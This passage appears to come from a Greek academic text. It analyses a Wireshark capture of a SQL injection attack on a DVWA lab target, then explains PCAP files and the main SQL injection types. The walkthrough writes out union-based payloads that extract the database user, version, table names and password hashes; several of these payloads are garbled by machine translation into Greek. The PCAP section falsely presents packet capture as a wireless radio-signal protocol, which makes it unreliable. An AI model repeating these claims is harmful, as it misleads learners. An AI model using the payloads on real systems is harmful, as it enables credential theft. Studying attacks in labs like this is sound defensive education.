
Εικόνα 32: Follow HTTP Stream

Εκτελώντας το παραπάνω, θα μας ανοίξει ένα νέο παράθυρο στο οποίο η κίνηση της πηγής εμφανίζεται με κόκκινο χρώμα. Η πηγή έχει στείλει ένα αίτημα GET για τον host 10.0.2.15. Με μπλε χρώμα, η συσκευή προορισμού ανταποκρίνεται πίσω στην πηγή.




Εικόνα 33: Follow HTTP Stream Window

Εάν στο πεδίο Find το φίλτρο 1=1 παρατηρούμε το εξής. Ο εισβολέας έχει εισαγάγει ένα ερώτημα (1=1) σε ένα πλαίσιο αναζήτησης UserID στον στόχο 10.0.2.15 για να δει εάν η εφαρμογή είναι ευάλωτη σε ένεση SQL. Αντί η εφαρμογή να ανταποκρίνεται με μήνυμα αποτυχίας σύνδεσης, απάντησε με μια εγγραφή από μια βάση δεδομένων. Ο εισβολέας έχει επαληθεύσει ότι μπορεί να εισαγάγει μια εντολή SQL και η βάση δεδομένων θα ανταποκριθεί. Η συμβολοσειρά αναζήτησης 1=1 δημιουργεί μια πρόταση SQL που θα είναι πάντα αληθής.




Εικόνα 34: 1=1 filter 1

Στη συνέχεια, θα δούμε την υπόλοιπη επίθεση. Επιλέγουμε αυτή τη φορά τη γραμμή 19 και ακολουθούμε την ίδια διαδικασία. Επιλέγουμε πάλι το Follow > HTTP Stream και στο παράθυρο που εμφανίζεται στο πεδίο Find εισάγουμε το φίλτρο 1=1.



Εικόνα 35: Follow HTTP Stream Γραμμή 19

Ο εισβολέας έχει εισαγάγει ένα ερώτημα (1' ή 1=1 union select database(), user()#) σε ένα πλαίσιο αναζήτησης UserID στον στόχο 10.0.2.15. Αντί η εφαρμογή να ανταποκρίνεται με μήνυμα αποτυχίας σύνδεσης, απάντησε ως εξής:




Εικόνα 36: 1=1 filter 2

Το όνομα της βάσης δεδομένων είναι dvwa και ο χρήστης της βάσης δεδομένων είναι root@localhost. Υπάρχουν επίσης πολλοί λογαριασμοί χρηστών που εμφανίζονται.

Το SQL Injection Attack παρέχει πληροφορίες συστήματος. Ο εισβολέας συνεχίζει και αρχίζει να στοχεύει πιο συγκεκριμένες πληροφορίες. Εντός της καταγραφής Wireshark, επιλέγουμε τη γραμμή 22 και στη συνέχεια το Follow > HTTP Stream. Με κόκκινο χρώμα, εμφανίζεται η κυκλοφορία προέλευσης και στέλνει το αίτημα GET στον κεντρικό υπολογιστή 10.0.2.15. Με μπλε χρώμα, η συσκευή προορισμού ανταποκρίνεται πίσω στην πηγή. Στο πεδίο Find, πληκτρολογούμε το φίλτρο 1=1.

Ο εισβολέας έχει εισαγάγει ένα ερώτημα (1' ή 1=1 union select null, έκδοση ()#) σε ένα πλαίσιο αναζήτησης UserID στον στόχο 10.0.2.15 για να εντοπίσει το αναγνωριστικό έκδοσης. Παρατηρούμε πώς το αναγνωριστικό έκδοσης βρίσκεται στο τέλος της εξόδου ακριβώς πριν από τον κώδικα HTML κλεισίματος </pre>. .




Εικόνα 37: 1=1 filter 3

Παραπάνω, μπορούμε να παρατηρήσουμε και την έκδοση, η οποία είναι η MySQL 5.7.12-0.

Πληροφορίες για την επίθεση SQL Injection και τον πίνακα.

Ο εισβολέας γνωρίζει ότι υπάρχει μεγάλος αριθμός πινάκων SQL που είναι γεμάτοι πληροφορίες. Ο attacker προσπαθεί να τους βρει. Εντός της καταγραφής Wireshark, επιλέγουμε τη γραμμή 25 και στη συνέχεια Follow > HTTP Stream. Η πηγή εμφανίζεται με κόκκινο χρώμα. Έχει στείλει ένα αίτημα GET για να τον host 10.0.2.15. Με μπλε χρώμα, η συσκευή προορισμού ανταποκρίνεται πίσω στην πηγή. Σε αυτή την περίπτωση, στο πεδίο Find, εισάγουμε το φίλτρο “users”.

Ο εισβολέας έχει εισαγάγει ένα ερώτημα (1'ή 1=1 union select null, table_name από information_schema.tables#) σε ένα πλαίσιο αναζήτησης UserID στον στόχο 10.0.2.15 για να προβάλει όλους τους πίνακες στη βάση δεδομένων. Αυτό παρέχει ένα τεράστιο αποτέλεσμα πολλών πινάκων, καθώς ο εισβολέας όρισε "null" χωρίς περαιτέρω προδιαγραφές.




Εικόνα 38: Φίλτρο users 1

Εάν ο εισβολέας είχε τροποποιήσει την εντολή ως εξής (1′ Ή 1=1 UNION SELECT null, column_name FROM INFORMATION_SCHEMA.columns WHERE table_name=’users’), τότε η βάση δεδομένων θα ανταποκρινόταν με πολύ μικρότερη φιλτραρισμένη έξοδο από την εμφάνιση της λέξης “users”.

Η SQL Injection Attack ολοκληρώνεται. Η επίθεση τελειώνει με το καλύτερο έπαθλο όλων. Τον κατακερματισμό των κωδικών πρόσβασης.

Εντός της καταγραφής Wireshark, επιλέγουμε τη γραμμή 28 και στη συνέχεια Follow > HTTP Stream. Η πηγή εμφανίζεται με κόκκινο χρώμα. Έχει στείλει ένα αίτημα GET για τον host 10.0.2.15. Με μπλε χρώμα, η συσκευή προορισμού ανταποκρίνεται πίσω στην πηγή. Στο πεδίο Find, εισάγουμε το φίλτρο 1=1. Κάνουμε αναζήτηση για αυτή την καταχώρηση και όταν εντοπιστεί το κείμενο επιλέγουμε Cancel στο πλαίσιο της αναζήτησης κειμένου Find.

Ο εισβολέας έχει εισαγάγει ένα ερώτημα (1' ή 1=1 επιλογή χρήστη ένωσης, κωδικός πρόσβασης από τους χρήστες#) σε ένα πλαίσιο αναζήτησης UserID στον στόχο 10.0.2.15 για να τραβήξει τα ονόματα χρηστών και τους κατακερματισμένους κωδικούς πρόσβασης.



Εικόνα 39: Φίλτρο users 2

(Ενότητα 5.3.Α) Αρχεία PCAP

Η σύλληψη πακέτων είναι μια πρακτική δικτύωσης που περιλαμβάνει την παρακολούθηση πακέτων δεδομένων που ταξιδεύουν σε ένα δίκτυο (Solarwinds, n.d.).

Το PCAP γνωστό ως Packet Capture που λειτουργεί ως πρωτόκολλο για ασύρματη επικοινωνία στο Διαδίκτυο. Επιτρέπει επίσης στον υπολογιστή να λαμβάνει τα εισερχόμενα σήματα από άλλη συσκευή για να τα μετατρέψει σε χρήσιμες πληροφορίες. Επιτρέπει επίσης τη μετατροπή των πληροφοριών σε ραδιοφωνικό σήμα για εύκολη μεταφορά αυτών σε άλλη συσκευή. Λειτουργεί ως ασύρματη συσκευή που παίζει κρίσιμο ρόλο στην ασύρματη επικοινωνία, αν και σπάνια αναγνωρίζεται. Τα αρχεία PCAP είναι πολύ δημοφιλή και πολλοί χρήστες υπολογιστών τα χρησιμοποιούν (Gurubaran, 2021).

Μόλις συλληφθούν τα πακέτα, μπορούν να αποθηκευτούν από ομάδες πληροφορικής για περαιτέρω ανάλυση. Η επιθεώρηση αυτών των πακέτων επιτρέπει στις ομάδες IT να εντοπίζουν ζητήματα και να επιλύουν προβλήματα δικτύου που επηρεάζουν τις καθημερινές λειτουργίες (Gurubaran, 2021).

Σημασία της ανάλυσης πακέτων δικτύου – Αρχείο PCAP

Όταν εργαζόμαστε στο σύστημα και αντιμετωπίζουμε ένα πρόβλημα δικτύου, τότε πρέπει να διατηρήσουμε το δίκτυό σε υψηλό επίπεδο για να αυτοματοποιηθεί η παρακολούθηση δεδομένων και κυκλοφορίας. Αυτοί οι τύποι αναλυτικών εργαλείων βοηθούν να λαμβάνουμε συνεπή δεδομένα κίνησης με τα πολλαπλά επίπεδα OSI και δεν θα επιβραδύνει το δίκτυό (Gurubaran, 2021).

Με τη βοήθεια των πακέτων δεδομένων, εξάγονται οι κρίσιμες πληροφορίες σχετικά με την υγεία και την απόδοση, οι οποίες μπορούν να αντιμετωπίσουν προβλήματα απόδοσης και να εντοπίσουν τα ασυνήθιστα πακέτα δεδομένων (Gurubaran, 2021).

Τα αρχεία PCAP παρέχουν επίσης τις μήτρες όπου γίνεται πολύ αποτελεσματική η παρακολούθηση της απόδοσης του δικτύου. Είναι κυρίως ένα ευέλικτο εργαλείο και το καλύτερο για τους ειδικούς της πληροφορικής και τους διαχειριστές δικτύου. Παρακάτω θα δούμε μερικές ακόμα χρήσεις τους (Gurubaran, 2021).

Ensuring Security

Τα πακέτα δεδομένων διαδραματίζουν πολύ ζωτικό ρόλο στην παρακολούθηση της ασφάλειας του δικτύου. Βοηθά επίσης στην αυτοματοποίηση και την οπτικοποίηση του μοτίβου κυκλοφορίας για τον εντοπισμό της απειλής στο αρχικό στάδιο μόλις εμφανιστεί. Η λήψη πακέτων εμφανίζει πάντα τα δεδομένα κίνησης σε πραγματικό χρόνο, τα οποία δείχνουν γρήγορα τη μη εξουσιοδοτημένη δραστηριότητα (Gurubaran, 2021).

Finding Congestion

Η ανίχνευση πακέτων μας δείχνουν την προβολή σε πραγματικό χρόνο όπου μπορούμε να παρατηρήσουμε τον χρόνο ταξιδιού των δεδομένων σας και θα σας βοηθήσει να προσδιορίσουμε τη συμφόρηση (Gurubaran, 2021).

Troubleshooting

Μόλις επισημάνουμε το πρόβλημα του δικτύου, εισχωρούμε στη λεπτομερή διάσταση για κάθε πακέτο για να εντοπιστεί το πρόβλημα. Αν και καταγράφονται τα metadata, μπορούμε να παρακολουθήσουμε τις βασικές λεπτομέρειες ασυνήθιστων πραγμάτων για την αποτελεσματική αντιμετώπιση προβλημάτων. Το PCAP έχει πολλαπλές χρήσεις όπου λειτουργεί ως κρίσιμο στοιχείο για κάθε ολοκληρωμένο σύστημα διαχείρισης δικτύου. Επιτρέπει, επίσης, την τεκμηρίωση των δεδομένων για να γίνει κατανοητό το πράγμα σε πραγματικό χρόνο και να γίνει σωστά η απόδοση του δικτύου (Gurubaran, 2021).

Η χρησιμότητα των αρχείων PCAP

Το PCAP είναι πάντα ένας πολύτιμος πόρος για την ανάλυση οποιουδήποτε αρχείου και την παρακολούθηση της κυκλοφορίας του δικτύου. Η συλλογή πακέτων είναι ένα εργαλείο που θα σας επιτρέψει να συλλέξετε την κίνηση του δικτύου και να μεταφράσετε τη μορφή στην οποία ο άνθρωπος μπορεί να τη διαβάσει (Gurubaran, 2021).

Η καταγραφή πακέτων βοηθά στην ανάλυση δικτύων, στη διαχείριση της κυκλοφορίας δικτύου και στον εντοπισμό προβλημάτων απόδοσης δικτύου. Επιτρέπει στις ομάδες IT να ανιχνεύουν απόπειρες εισβολής, ζητήματα ασφάλειας, κακή χρήση δικτύου, απώλεια πακέτων και συμφόρηση δικτύου. Επιτρέπει στους διαχειριστές δικτύου να καταγράφουν πακέτα δεδομένων απευθείας από το δίκτυο υπολογιστών. Η διαδικασία είναι γνωστή ως sniffing (Solarwinds, n.d.).

Υπάρχουν αμέτρητοι λόγοι πίσω από το PCAP για τη χρήση του δικτύου οθόνης. Μερικές κοινές χρήσεις είναι διαθέσιμες για την παρακολούθηση της χρήσης εύρους ζώνης, την ανίχνευση κακόβουλου λογισμικού, την αναγνώριση των διακομιστών DHCP, την απόκριση περιστατικού, την ανάλυση DNS, παρακολούθηση χρήσης WAN, παρακολούθηση χρήσης δικτύου και απομόνωση παραβιασμένων συστημάτων (Solarwinds, n.d.) (Gurubaran, 2021).

Η λειτουργία των αρχείων PCAP

Το PCAP και το WinPcap και οι δύο εφαρμογές που βασίζονται στα Windows και παρέχουν την πλειοψηφία της υποστήριξης στο παρασκήνιο στο εμπορικό ασύρματο πρόγραμμα. Το PCAP λειτουργεί κυρίως για τη μετατροπή της πληροφορίας σε ραδιοσήμα. Χρησιμοποιεί, επίσης, έναν συγκεκριμένο αλγόριθμο όπου η ασύρματη συσκευή μπορεί να λαμβάνει χρήσιμες πληροφορίες και να αποκωδικοποιεί τα ραδιοσήματα μέσω του ίδιου αλγόριθμου. Επιπλέον, παρέχει ασφάλεια για το ασύρματο δίκτυο και ανακατεύει το ραδιοφωνικό σήμα με τον επιπλέον αλγόριθμο (Gurubaran, 2021).

Αν μιλάμε για την εφαρμογή που λειτουργεί, τότε το PCAP λειτουργεί καλύτερα επιτρέποντας στις ασύρματες συσκευές να επικοινωνούν μεταξύ τους. Αποκαθιστά την επικοινωνία και χωρίς αυτό το διαδίκτυο δεν έχει καμία χρήση. Αυτή η σύνδεση χρησιμοποιείται κυρίως για φορητούς υπολογιστές, επιτραπέζιους υπολογιστές, κινητά τηλέφωνα, PDA, ασύρματες μηχανές φαξ και πολλά άλλα. Το PCAP χρησιμοποιείται κυρίως ως αναλυτής πρωτοκόλλου, γεννήτρια κυκλοφορίας, ελεγκτής δικτύου, παρακολούθηση δικτύου και σύστημα ανίχνευσης εισβολής στο δίκτυο (Gurubaran, 2021).

Η σημασία της παρακολούθησης καταγραφής πακέτων

Η λήψη πακέτων επιτρέπει στις ομάδες να αντιμετωπίζουν πολύπλοκα ζητήματα δικτύου με ευκολία και αποτελεσματικότητα. Η διαχείριση των δικτύων των οργανισμών είναι τρομακτική. Περιλαμβάνει τον έλεγχο των διευθύνσεων IP πελατών, των διακομιστών DNS και άλλων μετά από τις τυπικές δοκιμές για τον εντοπισμό της βασικής αιτίας των προβλημάτων (Solarwinds, n.d.).

Εδώ είναι που βοηθάει πολύ το σύστημα καταγραφής πακέτων. Ένα εργαλείο παρακολούθησης πακέτων μπορεί να συλλέγει και να αναλύει δεδομένα πακέτων και να

χειρίζεται γρήγορα πολύπλοκα ζητήματα δικτύου. Παρέχει σε βάθος πληροφορίες πακέτων, όπως πηγή και προορισμό διευθύνσεων IP, χρόνο λήψης, πληροφορίες πρωτοκόλλου και άλλα (Solarwinds, n.d.).

(Ενότητα 5.3.Β) SQL Injection

Μια SQL injection (SQLi) είναι ευπάθεια ασφαλείας web που επιτρέπει σε έναν εισβολέα να παρεμβαίνει στα ερωτήματα που κάνει μια εφαρμογή στη βάση δεδομένων της. Γενικά επιτρέπει σε έναν εισβολέα να προβάλει δεδομένα που συνήθως δεν είναι σε θέση να ανακτήσει. Αυτό μπορεί να περιλαμβάνει δεδομένα που ανήκουν σε άλλους χρήστες ή οποιαδήποτε άλλα δεδομένα στα οποία μπορεί να έχει πρόσβαση η ίδια η εφαρμογή. Σε πολλές περιπτώσεις, ένας εισβολέας μπορεί να τροποποιήσει ή να διαγράψει αυτά τα δεδομένα, προκαλώντας επίμονες αλλαγές στο περιεχόμενο ή τη συμπεριφορά της εφαρμογής. Σε ορισμένες περιπτώσεις, ένας εισβολέας μπορεί να κλιμακώσει μια επίθεση SQL injection για να θέσει σε κίνδυνο τον υποκείμενο server ή άλλη υποδομή back-end ή να εκτελέσει μια επίθεση denial-of-service (Portswigger, n.d.)

Ο αντίκτυπος που μπορεί να έχει η SQL injection σε μια επιχείρηση είναι εκτεταμένος. Μια επιτυχημένη επίθεση μπορεί να έχει ως αποτέλεσμα τη μη εξουσιοδοτημένη προβολή λιστών χρηστών, τη διαγραφή ολόκληρων πινάκων και, σε ορισμένες περιπτώσεις, ο εισβολέας να αποκτήσει δικαιώματα διαχείρισης σε μια βάση δεδομένων, τα οποία είναι όλα εξαιρετικά επιζήμια για μια επιχείρηση. Κατά τον υπολογισμό του πιθανού κόστους ενός SQLi, είναι σημαντικό να λάβουμε υπόψη την απώλεια της εμπιστοσύνης των πελατών σε περίπτωση κλοπής προσωπικών πληροφοριών όπως αριθμοί τηλεφώνου, διευθύνσεις και στοιχεία πιστωτικής κάρτας. Ενώ αυτό το διάνυσμα μπορεί να χρησιμοποιηθεί για επίθεση σε οποιαδήποτε βάση δεδομένων SQL, οι ιστότοποι είναι οι πιο συχνοί στόχοι (Imperva, n.d.f).

Τα SQL injections εμπίπτουν συνήθως σε τρεις κατηγορίες, την In-band SQLi (Κλασικό), την Inferential SQLi (Τυφλό) και το Out-of-band SQLi. Μπορούμε να ταξινομήσουμε τους τύπους των SQL injections με βάση τις μεθόδους που χρησιμοποιούν για την πρόσβαση σε δεδομένα υποστήριξης και τις πιθανότητες ζημιάς τους (Imperva, n.d.f).

In-band SQLi

Ο εισβολέας χρησιμοποιεί το ίδιο κανάλι επικοινωνίας για να ξεκινήσει τις επιθέσεις του και να συγκεντρώσει τα αποτελέσματά του. Η απλότητα και η αποτελεσματικότητα του In-band SQLi το καθιστούν έναν από τους πιο συνηθισμένους τύπους επίθεσης SQLi (Imperva, n.d.f).

Υπάρχουν δύο παραλλαγές αυτής της μεθόδου. Η πρώτη είναι η SQLi που βασίζεται σε σφάλματα (Error-based SQLi), κατά την οποία ο εισβολέας εκτελεί ενέργειες που αναγκάζουν τη βάση δεδομένων να παράγει μηνύματα σφάλματος. Ο εισβολέας μπορεί ενδεχομένως να χρησιμοποιήσει τα δεδομένα που παρέχονται από αυτά τα μηνύματα σφάλματος για να συγκεντρώσει πληροφορίες σχετικά με τη δομή της βάσης δεδομένων. Η δεύτερη είναι η SQLi που βασίζεται σε ένωση (Union-based SQLi), αυτή η τεχνική

εκμεταλλεύεται τον τελεστή UNION SQL, ο οποίος συγχωνεύει πολλαπλές εντολές επιλογής που δημιουργούνται από τη βάση δεδομένων για να λάβει μία απόκριση HTTP. Αυτή η απάντηση μπορεί να περιέχει δεδομένα που μπορούν να αξιοποιηθούν από τον εισβολέα (Imperva, n.d.f).

Inferential Blind SQL injection

Η Blind SQL injection είναι ένας τύπος επίθεσης SQL Injection που θέτει στη βάση δεδομένων σωστές ή ψευδείς ερωτήσεις και καθορίζει την απάντηση με βάση την απόκριση της εφαρμογής. Αυτή η επίθεση χρησιμοποιείται συχνά όταν η εφαρμογή Ιστού έχει ρυθμιστεί να εμφανίζει γενικά μηνύματα σφάλματος, αλλά δεν έχει μετριάσει τον κώδικα που είναι ευάλωτος στην ένεση SQL (Owasp, n.d.).

Όταν ένας εισβολέας εκμεταλλεύεται την SQL injection, μερικές φορές η εφαρμογή Ιστού εμφανίζει μηνύματα σφάλματος από τη βάση δεδομένων που παραπονούνται ότι η σύνταξη του ερωτήματος SQL είναι εσφαλμένη. Η Blind SQL injection είναι σχεδόν πανομοιότυπη με την κανονική SQL Injection, η μόνη διαφορά είναι ο τρόπος ανάκτησης των δεδομένων από τη βάση δεδομένων. Όταν η βάση δεδομένων δεν εξάγει δεδομένα στην ιστοσελίδα, ένας εισβολέας αναγκάζεται να κλέψει δεδομένα θέτοντας στη βάση δεδομένων μια σειρά από σωστές ή ψευδείς ερωτήσεις. Αυτό καθιστά την εκμετάλλευση της 